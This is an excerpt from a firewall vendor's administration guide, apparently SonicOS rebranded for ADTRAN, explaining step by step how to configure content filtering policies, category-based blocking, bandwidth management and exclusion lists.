- Step 5** Check the box to **Enable App Rules**.



**App Rules Global Settings**

Enable App Rules:


Global Log Redundancy Filter (seconds): 0



## Bandwidth Management Methods

Bandwidth Management feature can be implemented in two separate ways:

- **Per Policy Method**
  - The bandwidth limit specified in a policy is applied individually to each policy
  - Example: two policies each have an independent limit of 500kb/s, the total possible bandwidth between those two rules is 1000kb/s
- **Per Action Aggregate Method**
  - The bandwidth limit action is applied (shared) across all policies to which it is applied
  - Example: two policies share a BWM limit of 500kb/s, limiting the total bandwidth between the two policies to 500kb/s



Bandwidth Aggregation Method is selected in the Action Object Settings screen when the **Action** type is set as **Bandwidth Management**. and the Bandwidth Management Type is set to **WAN** on the Firewall Settings > BWM page. For more information about the Bandwidth Management Type settings, see the [“Actions Using Bandwidth Management”](#) section on page 513.

**Action Object Settings**

Action Name:

Action:

Bandwidth Aggregation Method:

Enable Outbound Bandwidth Management

Guaranteed Bandwidth:  Kbps

Maximum Bandwidth:  Kbps

Bandwidth Priority:

## Policies and Precedence: How Policies are Enforced

This section provides an overview of policy enforcement mechanism in CFS 3.0 to help the policy administrator create a streamlined set of rules without unnecessary redundancy or conflicting rule logic enforcement.

### Policy Enforcement Across Different Groups

The basic default behavior for CFS policies assigned to different groups is to follow standard most specific / least restrictive logic, meaning:

**The most specific rule is always given the highest priority**

- **Example**

A rule applying to the “Engineering” group (a specific group) is given precedence over a rule applying to the “All” group (the least specific group.)

### Policy Enforcement Within The Same Group

The basic default behavior for CFS policies within the same group is to follow an additive logic, meaning:

**Rules are enforced additively**

- **Example**

CFS policy 1 disallows porn, gambling, and social networking

CFS policy 2 applies bandwidth management to sports and adult content to 1Mbps

The end result of these policies is that sports and adult content are bandwidth managed, even though the first policy implies that they are allowed.

## CFS 3.0 Configuration Examples

This section provides configuration examples using Application Control feature to create and manage CFS policies:

- [Blocking Forbidden Content — page 1026](#)
- [Bandwidth Managing Content — page 1029](#)
- [Applying Policies to Multiple Groups — page 1031](#)
- [Creating a Custom CFS Category — page 1033](#)

### Blocking Forbidden Content

To create a CFS Policy for blocking forbidden content:

- [Create an Application Object — page 1027](#)
- [Create an Application Control Policy to Block Forbidden Content — page 1028](#)

## Create an Application Object

Create an application object containing forbidden content:

- Step 1** Navigate to the **Firewall > Match Objects** page in the SonicOS management interface.
- Step 2** Click the **Add New Match Object** button, the **Add/Edit Match Object** window displays.
- Step 3** Enter a descriptive **Object Name**, such as 'Forbidden Content'.
- Step 4** Select 'CFS Category List' from the **Match Object Type** dropdown list.
- Step 5** Use the checkboxes to select the categories you wish to add to the forbidden content list.

**Match Object Settings**

Object Name:

Match Object Type:

**Select Categories**

Select all Categories

|                                                            |                                                                |                                                     |
|------------------------------------------------------------|----------------------------------------------------------------|-----------------------------------------------------|
| <input type="checkbox"/> 1. Violence/Hate/Racism           | <input type="checkbox"/> 21. Online Brokerage and Trading      | <input type="checkbox"/> 40. Real Estate            |
| <input type="checkbox"/> 2. Intimate Apparel/Swimsuit      | <input type="checkbox"/> 22. Games                             | <input type="checkbox"/> 41. Society and Lifestyle  |
| <input type="checkbox"/> 3. Nudism                         | <input type="checkbox"/> 23. Government                        | <input type="checkbox"/> 42. Gay and Lesbian Issues |
| <input checked="" type="checkbox"/> 4. Pornography         | <input type="checkbox"/> 24. Military                          | <input type="checkbox"/> 43. Restaurants and Dining |
| <input type="checkbox"/> 5. Weapons                        | <input type="checkbox"/> 25. Political/Advocacy Groups         | <input type="checkbox"/> 44. Sports/Recreation      |
| <input type="checkbox"/> 6. Adult/Mature Content           | <input type="checkbox"/> 26. Health                            | <input type="checkbox"/> 45. Travel                 |
| <input type="checkbox"/> 7. Cult/Occult                    | <input type="checkbox"/> 27. Information Technology/Computers  | <input type="checkbox"/> 46. Vehicles               |
| <input checked="" type="checkbox"/> 8. Drugs/Illegal Drugs | <input type="checkbox"/> 28. Hardening/Proxy Avoidance Systems | <input checked="" type="checkbox"/> 47. Humor/Jokes |

- Step 6** Click the **OK** button to add the object to the Application Objects list.

## Create an Application Control Policy to Block Forbidden Content

Create an Application Control policy to block content defined in the Application Object:

- Step 1** Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
- Step 2** Click the **Add Policy** button, the **Add/Edit Application Firewall Policy** window displays.
- Step 3** Enter a descriptive name for this action in the **Policy Name** field, such as 'Block Forbidden Content'.
- Step 4** Select 'CFS' from the **Policy Type** dropdown list.
- Step 5** From the **Application Object** dropdown list, select the object you created in the previous section. In the case of our example, this object is named 'Forbidden Content'.
- Step 6** From the **Action** dropdown list, select 'CFS block page' to display a pre-formatted 'blocked content' page when users attempt to access forbidden content.
- Step 7** *Optionally*, select the **Users/Groups** who this policy is to be Included or Excluded on from the dropdown list. Our example uses the defaults of including 'all' and excluding 'none'.
- Step 8** *Optionally*, select a **Schedule** of days and times when this rule is to be enforced from the dropdown list. Our example uses 'Always On' to always enforce this policy.
- Step 9** *Optionally*, select the checkbox for **Log using CFS message format** if you wish for the logs to use this format instead of the standard Application Control format.
- Step 10** *Optionally*, select the appropriate **Zone** where the policy is to be enforced. Our example uses 'LAN' to enforce the policy on all traffic traversing the local network.
- Step 11** *Optionally*, select a **CFS Allow List** to enforce on this particular policy.
- Step 12** *Optionally*, select the appropriate **CFS Forbidden List** to enforce on the particular policy.

The screenshot shows the 'Application Firewall Policy Settings' window with the following configuration:

- Policy Name:** Block Forbidden Content
- Policy Type:** CFS
- Address:** Any
- Exclusion Address:** None
- Application Object:** Forbidden Content
- Action:** CFS block page
- Users/Groups:** Included: All, Excluded: None
- Schedule:** Always on
- Enable Logging:**
- Log using CFS message format:**
- Log Redundancy Filter (seconds):**  Use Global Settings
- Zone:** LAN
- CFS Allow List:** None
- CFS Forbidden List:** None
- Enable Site Search Enforcement:**

- Step 13** Click the **OK** button to create this policy.

## Bandwidth Managing Content

To create a CFS Policy for applying BWM to non-productive content:

- [Create an Application Object — page 1027](#)
- [Create a Bandwidth Management Action Object — page 1029](#)
- [Create an Application Control Policy to Block Forbidden Content — page 1028](#)

### Create an Application Object for Non-Productive Content

Create an application object containing non-productive content:

- Step 1** Navigate to the **Firewall > Match Objects** page in the SonicOS management interface.
- Step 2** Click the **Add New Match Object** button, the **Add/Edit Match Object** window displays.
- Step 3** Enter a descriptive **Object Name**, such as 'Non-Productive Content'.
- Step 4** Select 'CFS Category List' from the **Match Object Type** dropdown list.
- Step 5** Use the checkboxes to select the categories you wish to add to the content list.

**Match Object Settings**

Object Name:

Match Object Type:

**Select Categories**

Select all Categories

|                                                       |                                                                      |                                                               |
|-------------------------------------------------------|----------------------------------------------------------------------|---------------------------------------------------------------|
| <input type="checkbox"/> 1. Violence/Hate/Racism      | <input checked="" type="checkbox"/> 21. Online Brokerage and Trading | <input checked="" type="checkbox"/> 40. Real Estate           |
| <input type="checkbox"/> 2. Intimate Apparel/Swimsuit | <input checked="" type="checkbox"/> 22. Games                        | <input checked="" type="checkbox"/> 41. Society and Lifestyle |
| <input type="checkbox"/> 3. Nudism                    | <input type="checkbox"/> 23. Government                              | <input type="checkbox"/> 42. Gay and Lesbian Issues           |
| <input type="checkbox"/> 4. Pornography               | <input type="checkbox"/> 24. Military                                | <input type="checkbox"/> 43. Restaurants and Dining           |
| <input type="checkbox"/> 5. Weapons                   | <input checked="" type="checkbox"/> 25. Political/Advocacy Groups    | <input checked="" type="checkbox"/> 44. Sports/Recreation     |
| <input type="checkbox"/> 6. Adult/Mature Content      | <input type="checkbox"/> 26. Health                                  | <input checked="" type="checkbox"/> 45. Travel                |

- Step 6** Click the **OK** button to add the object to the Application Objects list.

### Create a Bandwidth Management Action Object

This section details creating a custom Action Object for bandwidth management.



#### Note

Although Application Control contains pre-configured action objects for bandwidth management, a custom action object provides more control, including the ability to manage bandwidth per policy or per action.

To create a new BWM action:

- Step 1** Navigate to the **Firewall > Action Objects** page in the SonicOS management interface.
- Step 2** Click the **Add New Action Object** button, the **Add/Edit Action Object** window displays.
- Step 3** Enter a descriptive **Action Name** for this action.
- Step 4** Select 'Bandwidth Management' from the **Action** dropdown list.
- Step 5** Select from the **Bandwidth Aggregation Method** dropdown list:
  - a. **Per Policy** - to apply this limit to each individual policy.
  - b. **Per Action** - to share this action limit across all policies to which it is applied.

- Step 6** Create the desired settings for **Inbound Bandwidth Management** and **Outbound Bandwidth Management**.
- Step 7** Click the **OK** button to create this object.

### Create an Application Control Policy to Manage Non-Productive Content

Create an Application Control policy to block content defined in the Application Object:

- Step 1** Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
- Step 2** Click the **Add Policy** button, the **Add/Edit Application Firewall Policy** window displays.
- Step 3** Enter a descriptive name for this action in the **Policy Name** field.
- Step 4** Select 'CFS' from the **Policy Type** dropdown list.
- Step 5** From the **Application Object** dropdown list, select the object you created in the previous section. In the case of our example, this object is named 'Nonproductive Content'.
- Step 6** From the **Action** dropdown list, select 'Bandwidth Management - 100k' to apply this custom BWM rule when users attempt to access non-productive content.

**Note**

If you chose not to create a custom BWM object, you may use one of the pre-defined BWM objects (BWM high, BWM medium, or BWM low).

- Step 7** *Optionally*, select the **Users/Groups** who this policy is to be Included or Excluded on from the dropdown list. Our example uses the defaults of including 'all' and excluding 'none'.
- Step 8** *Optionally*, select a **Schedule** of days and times when this rule is to be enforced from the dropdown list. Our example uses the pre-defined 'Work Hours' selection to enforce this policy only during weekday work hours.
- Step 9** *Optionally*, select the checkbox for **Log using CFS message format** if you wish for the logs to use this format instead of the standard Application Control format.
- Step 10** *Optionally*, select the appropriate **Zone** where the policy is to be enforced. Our example uses 'LAN' to enforce the policy on all traffic traversing the local network.

- Step 11** Click the **OK** button to create this policy.

## Applying Policies to Multiple Groups

This section details applying a single policy to multiple user groups. CFS allows the administrator to apply one policy to different groups, allowing for variation (in time restrictions, exclusions, etc...) in the way it is applied to users.

To apply a policy to multiple groups:

- [Enable CFS Custom Categories — page 1033](#)
- [Add a New CFS Custom Category Entry — page 1033](#)

## Create a Group-Specific Application Control Policy

Create an Application Control policy to block content defined in the Application Object:

- Step 1** Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
- Step 2** Click the **Add Policy** button, the **Add/Edit Application Firewall Policy** window displays.
- Step 3** Enter a descriptive name for this action in the **Policy Name** field. For easy identification, this name can include the user group to which you are applying the policy.
- Step 4** Select 'CFS' from the **Policy Type** dropdown list.
- Step 5** Select an **Application Object** from the dropdown list. Our example uses 'Nonproductive Content'.
- Step 6** Select an **Action** from the dropdown list. Our example uses the pre-defined 'BWM Medium' action to manage bandwidth of the applicable content.
- Step 7** Select the **Users/Groups** who this policy is to be Included or Excluded on from the dropdown list. Our example uses the 'Trusted Users' group, although you may choose a different, or custom group depending on your needs.
- Step 8** Select a Schedule appropriate for this group. Our example uses the pre-defined 'Work Hours' schedule.

With this the selections in this example, **Nonproductive Content** will be **Bandwidth Managed** for **Trusted Users** only during **Work Hours**.

- Step 9** Click the **OK** button to create this policy. The new policy displays in the **Application Firewall Policies** list.

|                          |   |                                           |     |                       |            |     |     |     |     |     |  |  |
|--------------------------|---|-------------------------------------------|-----|-----------------------|------------|-----|-----|-----|-----|-----|--|--|
| <input type="checkbox"/> | 3 | Guests - BWM Nonproductive Content        | CFS | Nonproductive Content | BWM Medium | Any | N/A | N/A | N/A | LAN |  |  |
| <input type="checkbox"/> | 4 | Trusted Users - BWM Nonproductive Content | CFS | Nonproductive Content | BWM Medium | Any | N/A | N/A | N/A | Any |  |  |

- Step 10** Repeat steps 2-9 with variations required by your implementation in order to create a policy for each required group.



## Creating a Custom CFS Category

This section details creating a custom CFS category entry. CFS allows the administrator not only to create custom Policies, but also allows for custom domain name entries to the existing CFS rating categories. This allows for insertion of custom CFS-managed content into the existing and very flexible category structure.

To create a new CFS custom category:

- [Enable CFS Custom Categories — page 1033](#)
- [Add a New CFS Custom Category Entry — page 1033](#)

### Enable CFS Custom Categories

- 
- Step 1** Navigate to the **Security Services > Content Filter** page in the SonicOS management interface.
- Step 2** Scroll down and click the **CFS Custom Category** section and select the **Enable CFS Custom Category** checkbox.
- Step 3** Click the **Accept** button to save your changes and enable the Custom Category feature.

### Add a New CFS Custom Category Entry

- 
- Step 1** Again in the **Security Services > Content Filter** page, scroll down to the **CFS Custom Category** section and click the **Add...** button.

- Step 2** Enter a descriptive **Name** for the custom entry.
- Step 3** Choose the pre-defined **Category** to which this entry will be added.
- Step 4** Enter a domain name into the **Content** field.

**Note**

All subdomains of the domain entered are affected. For example, entering “yahoo.com” applies to “mail.yahoo.com” and “my.yahoo.com”, hence it is not necessary to enter all FQDN entries for subdomains of a parent domain.

**Step 5** Click the **OK** button to add this custom entry.

The top screenshot shows the 'CFS Custom Category' dialog box with the following fields and buttons:

- Name: Pink Marshmallows
- Category: 1 Violence/Hate/Racism
- Content: pinkmarshmallows.com
- List: pinkmarshmallows.com
- Buttons: Add, Update, Remove, Remove All

The bottom screenshot shows the main 'CFS Custom Category' dialog box with the following table:

| Name              | Category                | Content              | Configure |
|-------------------|-------------------------|----------------------|-----------|
| Pink Marshmallows | 1: Violence/Hate/Racism | pinkmarshmallows.com |           |

Buttons: Add, Delete All

## Legacy Content Filtering Examples

The following sections describe how to configure the settings on the **Security Services > Content Filter** page using legacy Content Filtering methods.

**Note**

It is not possible to create advanced rules which utilize bandwidth management and application filter policy control when using the ‘legacy’ method of Content Filtering. For advanced rule creation, see the **CFS 3.0 Policy Management Overview** section.

- [“Content Filter Status” on page 1035](#)
- [“Content Filter Type” on page 1036](#)
- [“Restrict Web Features” on page 1036](#)
- [“Trusted Domains” on page 1036](#)
- [“CFS Exclusion List” on page 1037](#)
- [“CFS Policy per IP Address Range” on page 1038](#)
- [“Web Page to Display when Blocking” on page 1038](#)

## Content Filter Status

If ADTRAN CFS is activated, the **Content Filter Status** section displays the status of the Content Filter Server, as well as the date and time that your subscription expires. The expiration date and time is displayed in Universal Time Code (UTC) format.

You can also access the **ADTRAN CFS URL Rating Review Request** form by clicking on the **here** link in **If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here**.

If ADTRAN CFS is not activated, you must purchase a license subscription for full content filtering functionality, including custom CFS Policies. If you do not have an Activation Key, you must purchase ADTRAN CFS from a ADTRAN reseller or from your NetVanta Security Portal account (limited to customers in the USA and Canada).

### Activating ADTRAN CFS

If you have an Activation Key for your ADTRAN CFS subscription, follow these steps to activate ADTRAN CFS:



Warning

---

**You must have a NetVanta Security Portal account and your firewall must be registered to activate ADTRAN Client Anti-Virus.**

---

- Step 1** Click the **ADTRAN Content Filtering Subscription** link on the **Security Services > Content Filtering** page. The **NetVanta Security Portal account Login** page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed. If your firewall is already connected to your NetVanta Security Portal account, the **System > Licenses** page appears after you click the **ADTRAN Content Filtering Subscription** link.
- Step 3** Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table. Type in the Activation Key in the **New License Key** field and click **Submit**. Your ADTRAN CFS subscription is activated on your ADTRAN.
- Step 4** When you activate ADTRAN CFS at NetVanta Security Portal account, the ADTRAN CFS activation is automatically enabled on your ADTRAN within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your ADTRAN.

### Activating a ADTRAN CFS FREE TRIAL

You can try a FREE TRIAL of ADTRAN CFS by following these steps:

- Step 1** Click the **FREE TRIAL** link on the **Security Services > Content Filter** page. The **NetVanta Security Portal account Login** page is displayed.
- Step 2** Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed. If your ADTRAN is already connected to your NetVanta Security Portal account, the **System > Licenses** page appears after you click the **FREE TRIAL** link.
- Step 3** Click **FREE TRIAL** in the **Manage Service** column in the **Manage Services Online** table. Your ADTRAN CFS trial subscription is activated on your ADTRAN.
- Step 4** Select **Security Services > Content Filter** to display the Content Filter page for configuring your ADTRAN Content Filtering Service settings.

## Content Filter Type

There are three types of content filtering available on the firewall. These options are available from the **Content Filter Type** menu.

- **ADTRAN CFS** - Selecting **ADTRAN CFS** as the **Content Filter Type** allows you to access ADTRAN CFS functionality that is included with SonicOS Enhanced, and also to configure custom CFS Policies that are available only with a valid subscription.
- **Websense Enterprise** - Websense Enterprise is also a third party content filter list supported by firewalls.

Clicking the **Network > Zones** link in **Note: Enforce the Content Filtering per zone from the Network > Zone page**, displays the **Network > Zones** page for enabling ADTRAN Content Filtering Service on network zones.

## Restrict Web Features

**Restrict Web Features** enhances your network security by blocking potentially harmful Web applications from entering your network.



**Restrict Web Features** are included with SonicOS. Select any of the following applications to block:

- **ActiveX** - ActiveX is a programming language that embeds scripts in Web pages. Malicious programmers can use ActiveX to delete files or compromise security. Select the **ActiveX** check box to block ActiveX controls.
- **Java** - Java is used to download and run small programs, called applets, on Web sites. It is safer than ActiveX since it has built-in security mechanisms. Select the **Java** check box to block Java applets from the network.
- **Cookies** - Cookies are used by Web servers to track Web usage and remember user identity. Cookies can also compromise users' privacy by tracking Web activities. Select the **Cookies** check box to disable Cookies.
- **Access to HTTP Proxy Servers** - When a proxy server is located on the WAN, LAN users can circumvent content filtering by pointing their computer to the proxy server. Check this box to prevent LAN users from accessing proxy servers on the WAN.



## Trusted Domains

Trusted Domains can be added to enable content from specific domains to be exempt from **Restrict Web Features**.




If you trust content on specific domains and want them to be exempt from **Restrict Web Features**, follow these steps to add them:



- Step 1** Select the **Do not block Java/ActiveX/Cookies to Trusted Domains** checkbox.
- Step 2** Click **Add**. The **Add Trusted Domain Entry** window is displayed.
- Step 3** Enter the trusted domain name in the **Domain Name** field.
- Step 4** Click **OK**. The trusted domain entry is added to the **Trusted Domains** table.

To keep the trusted domain entries but enable Restrict Web Features, uncheck **Do not block Java/ActiveX/Cookies to Trusted Domains**. To delete an individual trusted domain, click on the **Delete**  icon for the entry. To delete all trusted domains, click **Delete All**. To edit a trusted domain entry, click the **Edit**  icon.

## CFS Exclusion List

IP address ranges can be manually added to or deleted from the CFS Exclusion List. For traffic from IP addresses in the CFS Exclusion List, content filtering is disabled and the traffic is allowed access through any firewall access rules that are set to allow only certain users without requiring the user to be authenticated. If Single Sign On is enabled, that traffic will not initiate SSO. These address ranges are treated as trusted domains. Select **Enable CFS Exclusion List** to enable this feature.



| From Address | To Address    | Configure                                                                                                                                                                   |
|--------------|---------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 172.21.28.0  | 172.21.28.200 |   |

The **Do not bypass CFS blocking for the administrator** checkbox controls content filtering for administrators. By default, when the administrator (“admin” user) is logged into the SonicOS management interface from a system, CFS blocking is suspended for that system’s IP address for the duration of the authenticated session. If you prefer to provide content filtering and apply CFS policies to the IP address of the administrator’s system, select the **Do not bypass CFS blocking for the administrator** checkbox.


### Adding Trusted Domains to the CFS Exclusion List

To add a range of IP addresses to the CFS Exclusion List, perform these tasks:

- Step 1** Select the **Enable CFS Exclusion List** checkbox.
- Step 2** Click **Add**. The **Add CFS Range Entry** window is displayed.
- Step 3** Enter the first IP address in the range in the **IP Address From:** field and the last address in the **IP Address To:** field.
- Step 4** Click **OK**.
- Step 5** Click **Accept** on the **Security Services > Content Filter** page. The IP address range is added to the CFS Exclusion List.

## Modifying or Temporarily Disabling the CFS Exclusion List

To modify or temporarily disable the CFS Exclusion List, perform these tasks:

- 
- Step 1** To keep the CFS Exclusion List entries but temporarily allow content filtering to be applied to these IP addresses, uncheck the **Enable CFS Exclusion List** checkbox.
  - Step 2** To edit a trusted domain entry, click the **Edit**  icon.
  - Step 3** To delete an individual trusted domain, click on the **Delete**  icon for the entry.
  - Step 4** To delete all trusted domains, click **Delete All**.

## CFS Policy per IP Address Range

To configure a custom CFS policy for a range of IP addresses, perform these tasks:

- 
- Step 1** Scroll down to the **CFS Policy per IP Address Range** section and select the **Enable Policy per IP Address Range** checkbox.
  - Step 2** Click **Add**. The **Add CFS Policy per IP Address Range** window is displayed.
  - Step 3** Enter the first IP address in the range in the **IP Address From:** field and the last address in the **IP Address To:** field.
  - Step 4** Select the CFS policy to apply to this IP address range in the **CFS Policy:** pulldown window.
  - Step 5** Optionally add a comment about this IP address range in the **Comment:** field.
  - Step 6** Click **OK**.

## Web Page to Display when Blocking

You can fully customize the web page that is displayed to the user when access to a blocked site is attempted. To revert to the default page, click the **Default Blocked Page** button.

Message to Display when Blocking

This site is blocked by the SonicWALL Content Filter Service.

## Configuring Legacy ADTRAN Filter Properties

You can customize ADTRAN content filtering features included with SonicOS from the **ADTRAN Filter Properties** window. A valid subscription to ADTRAN CFS Premium on a firewall running SonicOS Enhanced allows you to create custom policies to apply to specified user groups. The **Default** CFS Premium policy is used as the content filtering basis for all users not assigned to a specific custom policy.

**Note**

ADTRAN recommends that you make the **Default** CFS Premium policy the most restrictive policy. Custom CFS policies are subject to content filter inheritance. This means that all custom CFS policies inherit the filters from the **Default** CFS policy. To ensure proper content filtering, the **Default** CFS policy should be configured to be the most restrictive policy, then each custom policy should be configured to grant privileges that are otherwise restricted by the **Default** policy.

To display the **ADTRAN Filter Properties** window, select **ADTRAN CFS** from the **Content Filter Type** drop-down list on the **Security Services > Content Filter** page, and then click **Configure**. The **ADTRAN Filter Properties** window is displayed. For configuration information about the filter properties settings, see the following sections:

- “CFS” on page 1039
- “Policy” on page 1040
- “Custom List” on page 1043
- “Consent” on page 1046

## CFS

The **CFS** tab allows you to enable IP-based HTTPS Content Filtering, block or allow traffic to sites when the server is unavailable, and set preferences for your URL cache.

The screenshot shows the 'ADTRAN Filter Properties' window with the 'CFS' tab selected. The 'Settings' section contains the following options:

- Enable IP based HTTPS Content Filtering
- If Server is unavailable for (seconds):
- Block traffic to all Web sites
- Allow traffic to all Web sites
- If URL marked as Forbidden:
  - Block Access to URL
  - Log Access to URL

The 'URL Cache' section includes:

- Cache Size (KBs):

The 'URL Rating Review' section includes:

- If you believe that a Web site is rated incorrectly or you wish to submit a new URL, click here.

The status bar at the bottom shows 'Ready' and an 'OK' button.

## Settings

The **Settings** section allows you to enable HTTPS content filtering, select what you want the firewall to do if the server is unavailable, and what it should do when access is attempted to a forbidden Web site.

- **Enable IP based HTTPS Content Filtering** - Select this checkbox to enable HTTPS content filtering. HTTPS content filtering is IP-based, and will not inspect the URL. While HTTP content filtering can perform redirects to enforce authentication or provide a block page, HTTPS filtered pages will be silently blocked. You must provide the IP address for any HTTPS Web sites to be filtered.
- **If Server is unavailable for (seconds)** - Sets the amount of time after the content filter server is unavailable before the firewall takes action to either block access to all Web sites or allow traffic to continue to all Web sites.

**Note**

If the server is unavailable, the firewall can allow access to Web sites in the cache memory. This means that by selecting the **Block traffic to all Web sites** checkbox, the firewall will only block Web sites that are not in the cache memory.

- **Block traffic to all Web sites** - Select this feature if you want the firewall to block access to all Web sites until the content filter server is available.
- **Allow traffic to all Web sites** - Select this feature if you want to allow access to all Web sites when the content filter server is unavailable. However, Forbidden Domains and Keywords, if enabled, are still blocked.
- **If URL marked as Forbidden** - If you have enabled blocking by Categories and the URL is blocked by the server, there are two options available.
  - **Block Access to URL** - Selecting this option prevents the browser from displaying the requested URL to the user.
  - **Log Access to URL** - Selecting this option records the requested URL in the log file.

## URL Cache

The URL Cache section allows you to configure the URL cache size on the firewall.

**Tip**

A larger URL cache size can provide noticeable improvements in Internet browsing response times.

## URL Rating Review

If you believe that a Web site is rated incorrectly or you wish to submit a new URL to be rated, you can click the **here** link to display the **ADTRAN CFS URL Rating Review Request** form for submitting the request. This can also be used to view the rating of a URL.


In the **ADTRAN CFS URL Rating Review Request** form, enter a URL and then click **Submit**. A description of the URL is displayed. You can then select **Rating Request** to request that a URL be rated or that the rating be changed.

## Policy

The **Policy** tab is only visible if the ADTRAN appliance has a current subscription to ADTRAN CFS Premium. The **Policy** tab allows you to modify the **Default** CFS policy and create custom CFS policies, which you can then apply to specific user groups in the **Users > Local Groups**



page. The **Default** CFS policy is always inherited by every user. A custom CFS policy allows you to modify the default CFS configuration to tailor content filtering policies for particular user groups on your network.

**Note**


To ensure proper content filtering, the **Default** CFS policy should be configured to be the most restrictive policy, and then each custom policy should be configured to grant privileges that are otherwise restricted by the **Default** policy.

### Creating a Custom CFS Policy

Custom CFS policies can only be created when the appliance has a valid subscription for ADTRAN CFS Premium.


To create new policy:

- Step 1** Click **Add** to display the **Add CFS Policy** window.
- Step 2** In the **Add CFS Policy** window, on the **Policy** tab, enter a name for the policy in the **Name** field.
- Step 3** Click the **URL List** tab.



- Step 4** In the **Select Forbidden Categories** list, uncheck any category to which you want to allow access. Move your mouse pointer over the Down or Up arrows to automatically scroll through the list of CFS categories. Select the **Select all categories** check box if you want to block all categories, or uncheck the box to deselect all categories.

**Step 5** Click the **Settings** tab.



**Step 6** Under **Custom List Settings**, select any of the following settings:

- **Disable Allowed Domains** - select this setting to disable the allowed domains that are listed on the **Custom List** tab in the **ADTRAN Filter Properties** window.
- **Enable Forbidden Domains** - select this setting to enable forbidden domains that are listed on the **Custom List** tab in the **ADTRAN Filter Properties** window.
- **Enable Keyword Blocking** - select this setting to enable keyword blocking for the URLs that are listed in the **Keyword Blocking** section on the **Custom List** tab in the **ADTRAN Filter Properties** window.

**Step 7** Under **Safe Search Enforcement Settings**, select **Enable Safe Search Enforcement** to enable the safe browsing options for certain search engines like Google and Yahoo.

**Step 8** To configure the schedule for **Content Filtering** enforcement, select one of the following from the drop-down list under **Filter Forbidden URLs by time of day**:

- **Always on** - When selected, Content Filtering is enforced at all times.
- **From/To** - When selected, Content Filtering is enforced during the time and days specified. Enter the time period in 24-hour format, and select the starting and ending day of the week that Content Filtering is enforced. The choices also include work hours and weekend hours.

**Step 9** Click **OK**.

## Configuring the Default CFS Policy

The **Default** policy is displayed in the **Policies** table.

